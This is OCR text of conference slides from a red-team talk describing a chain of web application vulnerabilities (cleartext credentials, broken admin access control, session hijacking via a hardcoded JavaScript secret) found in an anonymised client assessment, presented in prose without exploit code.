
Mandiant

ROMHACK

Chain Reaction 

From Isolated Vulnerabilities to Full System Compromise



Google Cloud
Security

Speaker Introduction

Rana Khalil

- **Role:** Red Team Consultant at Google
- **Where:** Based in Doha, Qatar
- **Background:** 10 years of experience in application security and penetration testing
- **Education:** BSc & MSc in Mathematics and Computer Science
- **Side Projects:** YouTube channel for web application pentesting (100K+ subscribers!)



Disclaimer

To anonymize the identity of a **global client with over 30 million users**, all identifying details in this presentation have been modified. This includes (but is not limited to) the sector, URLs, domain names, application names, code snippets, and configuration details.

A **fictitious ridesharing company** is used throughout this talk for illustrative purposes only. While the industry and branding have been changed, **all features, attack paths, and vulnerabilities discussed were identified during a real-world assessment of a global client.**

No sensitive or proprietary information from the original client is disclosed.

Contents

Assessment Overview 01

Chain of Vulnerabilities 02

Lessons Learned 03

Q&A 04

01
Assessment Overview

Assessment Overview

Assessment Type

Web application penetration test


Scope

Applications in scope:

- Rido Application (External)
- Admin Application (Internal)
- Shared API

Assessment Goal

Identify vulnerabilities in the applications and demonstrate potential attack vectors.



Assessment Overview

Assessment Type

Web application penetration test


Scope

Applications in scope:

- Rido Application (External)
- Admin Application (Internal)
- Shared API

Assessment Goal

Identify vulnerabilities in the applications and demonstrate potential attack vectors.



Assessment Overview

Assessment Type

Web application penetration test


Scope

Applications in scope:

- Rido Application (External)
- Admin Application (Internal)
- Shared API


Assessment Goal

Identify vulnerabilities in the applications and demonstrate potential attack vectors.



02
Chain of Vulnerabilities

Chain of Vulnerabilities




01 System Credentials Stored in Cleartext

Affected Application
Admin Application

Network Perspective
Internal

Authentication State
Authenticated (Admin User)

Vulnerability Description
The application's "System Parameters" panel returns critical system-level data including database connection strings, passwords for service accounts and cryptographic secrets.




01 System Credentials Stored in Cleartext

Affected Application
Admin Application


Network Perspective
Internal

Authentication State
Authenticated (Admin User)

Vulnerability Description
The application's "System Parameters" panel returns critical system-level data including database connection strings, passwords for service accounts and cryptographic secrets.



Chain of Vulnerabilities



02 Unauthorized Access to System Administration

Affected Application
Admin Application (API)

Network Perspective
Internal

Authentication State
Authenticated (Regular User)

Vulnerability Description
The application allows any authenticated user with regular, low-level privileges to bypass the application's security model and successfully access all administrative API functionality.




02 Unauthorized Access to System Administration

Affected Application
Admin Application (API)

Network Perspective
Internal

Authentication State
Authenticated (Regular User)

Vulnerability Description
The application allows any authenticated user with regular, low-level privileges to bypass the application's security model and successfully access all administrative API functionality.




02 Unauthorized Access to System Administration

Affected Application
Admin Application (API)


Network Perspective
Internal

Authentication State
Authenticated (Regular User)

Vulnerability Description
The application allows any authenticated user with regular, low-level privileges to bypass the application's security model and successfully access all administrative API functionality.



Chain of Vulnerabilities




03 Unauthenticated Session Hijacking

Affected Application
Admin Application

Network Perspective
Internal

Authentication State
Unauthenticated

Vulnerability Description
A publicly accessible JavaScript file contained a hardcoded authentication secret. When supplied with a known user identifier, the affected endpoint exposed all active and inactive session tokens, enabling full account takeover.




03 Unauthenticated Session Hijacking

Affected Application
Admin Application


Network Perspective
Internal

Authentication State
Unauthenticated

Vulnerability Description
A publicly accessible JavaScript file contained a hardcoded authentication secret. When supplied with a known user identifier, the affected endpoint exposed all active and inactive session tokens, enabling full account takeover.



Chain of Vulnerabilities



